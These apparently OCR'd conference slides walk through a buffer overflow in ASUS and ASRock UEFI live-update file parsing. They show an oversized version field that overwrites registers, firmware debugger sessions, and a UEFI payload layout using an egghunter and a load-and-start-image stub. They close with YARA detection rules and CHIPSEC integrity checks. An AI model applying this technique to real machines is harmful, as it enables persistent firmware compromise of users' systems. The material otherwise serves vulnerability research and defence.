


```
<product>        PRIME-Z370-P

<version>        0612
<release-date>   3/9/2018
<path>           \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip
<~description>
                 1. Update CPU Microcode 0x84
                  2. Improve system capability and stability

<~description>
<~version>

<~product>
```

Exploit Walkthrough



```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```



```
<product>       PRIME-Z370-P

<version>       AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<release-date>  3/9/2018
<path>          \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip
<~description>
                1. Update CPU Microcode 0x84
                 2. Improve system capability and stability
<~description>
<~version>

<~product>
```

Exploit Walkthrough

Debugging System Firmware Exploits

- Intel Hardware Debug Interface

XDP (Old)
$3000


CCA (Newer)
$390

DbC (Current)
$15

Exploit Walkthrough

Debugging System Firmware Exploits

- Intel System Debugger


Callstack
Assembler: 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F
Registers
Console View
Breakpoints
IDT: 0x000000005d352100

Location
0x000000005D353ED0
lost frame-chain ...

Trail	Address	Opcodes	Source
	0x0038:0x000000005D353EC6	00 90 E8 9B ...	add byte ptr [rax+0x79BE
	0x0038:0x000000005D353ECC	00 0C 00	add byte ptr [rax+rax*1]
	0x0038:0x000000005D353ECF	90	nop
	0x0038:0x000000005D353ED0	E8 93 07 00 00	call 0x5D354668 <>
	0x0038:0x000000005D353ED5	0D 00 90 E8 8B	or eax, 0x8BE89000
	0x0038:0x000000005D353EDA	07	DB 0x07

Register	Value	D
RDX	0x000000005797E1D8	
RSI	0x4141414141414141	
RDI	0x4141414141414141	
RSP	0x000000005797E3A0	
RBP	0x8000000000000000	
R8	0x000000005FF72110	

Debugger Commands

```
BREAKPOINT 0 AT  (addr=0x000000005D353ED0) : enabled
(S=0,CS=0,HW=3)
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to
establish connection
WARNING: DCI: Target connection has been fully established
program stopped: BREAKPOINT ID=0 at "0x0038:0x000000005D353ED0"
xdb>
```


Index	Name	Type	Description
010	Invalid TSS	INTGATE64	sel=0x0038 off=0x000000005D353EB8
011	Segment Not Pre...	INTGATE64	sel=0x0038 off=0x000000005D353EC0
012	Stack Fault	INTGATE64	sel=0x0038 off=0x000000005D353EC8
013	General Protection	INTGATE64	sel=0x0038 off=0x000000005D353ED0
014	Page Fault	INTGATE64	sel=0x0038 off=0x000000005D353ED8
015	Reserved	INTGATE64	sel=0x0038 off=0x000000005D353EE0

[0][default] IP=0x0038:0x000000005D353ED0 0x0038:0x000000005D353ED0

Exploit Walkthrough

Debugging System Firmware Exploits

- Intel Debug Abstraction Layer



```
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
        Note:   The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>? itp.halt()
        [SKL_C0_T0]  Halt Command break at 0x38:0000000086E78817
        [SKL_C0_T1]  HLT Instruction break at 0x38:00000000000571E5
        [SKL_C1_T0]  HLT Instruction break at 0x38:00000000000571E5
        [SKL_C1_T1]  HLT Instruction break at 0x38:00000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>?     [SKL_C0_T0]  SMM Entry break at 0xCE00:0000000000008000
        [SKL_C0_T1]  SMM Entry break at 0xCE80:0000000000008000
        [SKL_C1_T0]  SMM Entry break at 0xCF00:0000000000008000
        [SKL_C1_T1]  SMM Entry break at 0xCF80:0000000000008000
>>?
>>>
```

Exploit Walkthrough

UEFI post-exploitation environment

- “Normal” shellcode won’t work
- No operating system = no syscalls

Exploit Walkthrough

UEFI post-exploitation environment

- Running as ring0
- No ASLR
- No stack canaries
- No memory protection
- Executable stack

Exploit Walkthrough

UEFI post-exploitation environment


- Can use Boot Services UEFI functionality
- This requires some knowledge about how UEFI works internally

Exploit Walkthrough

UEFI post-exploitation environment

UEFI protocols

- Inter-component OOP mechanism
- Identified by GUID
- One application/driver registers protocol interface using GUID
- Another app/driver finds protocol interface using GUID and calls functions in object




Exploit Walkthrough

UEFI post-exploitation environment

Useful Boot Services functions

- LocateProtocol()
  - Finds a protocol by GUID
- LoadImage()
  - Loads a UEFI image into memory
- StartImage()
  - Transfers control to a loaded image's entry point.

Exploit Walkthrough



ON THE STACK

NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP | EGGHUNTER SHELLCODE | RETURN ADDRESS

ON THE HEAP

8-BYTE TAG | COPY & DECODE STUB | LOAD & START IMAGE SHELLCODE | ARBITRARY UEFI APPLICATION

SAFE COPY DESTINATION

LOAD & START IMAGE SHELLCODE | ARBITRARY UEFI APPLICATION

Mitigations

Potential UEFI security hardening

- Hardened paging configuration
- Stack canaries
- ASLR
- NX/DEP

Mitigations

Detecting the ASRock buffer overflow with YARA

```
rule ASRockUpdateOverflow
{
        strings:
                $liveupdate = "LiveUpdate"
                $urln = /<URL[0-9]+?.+?<\/URL[0-9]+?/

        condition:
                $liveupdate and for any i in (1..#urln) : ( !urln[i] >
260 )
}
```

Mitigations

Detecting the ASUS buffer overflow with YARA

```
rule ASUSUpdateOverflow
{
		strings:
				$prod = "<product>"
				$desc = “<~description>”
				$ver = /<version>.+?</

		condition:
				$prod and $desc and for any i in (1..#ver) : (
!ver[i] > 260 )
}
```

Detection

Detecting UEFI/BIOS modification with CHIPSEC

Extract BIOS SPI flash from platform and create whitelist from contents:

```
# chipsec_main -m tools.uefi.whitelist
```

Generate whitelist from contents of uefi.rom:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a generate,efilist.json,uefi.rom
```

Check contents of uefi.rom against whitelist:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a check,efilist.json,uefi.rom
```

Conclusions

- System firmware is already large and complex
- Network functionality is being added in new and exciting places
- BIOS is hard to update, so done rarely
- New features to make updates easier are also adding new exploit vectors

Questions?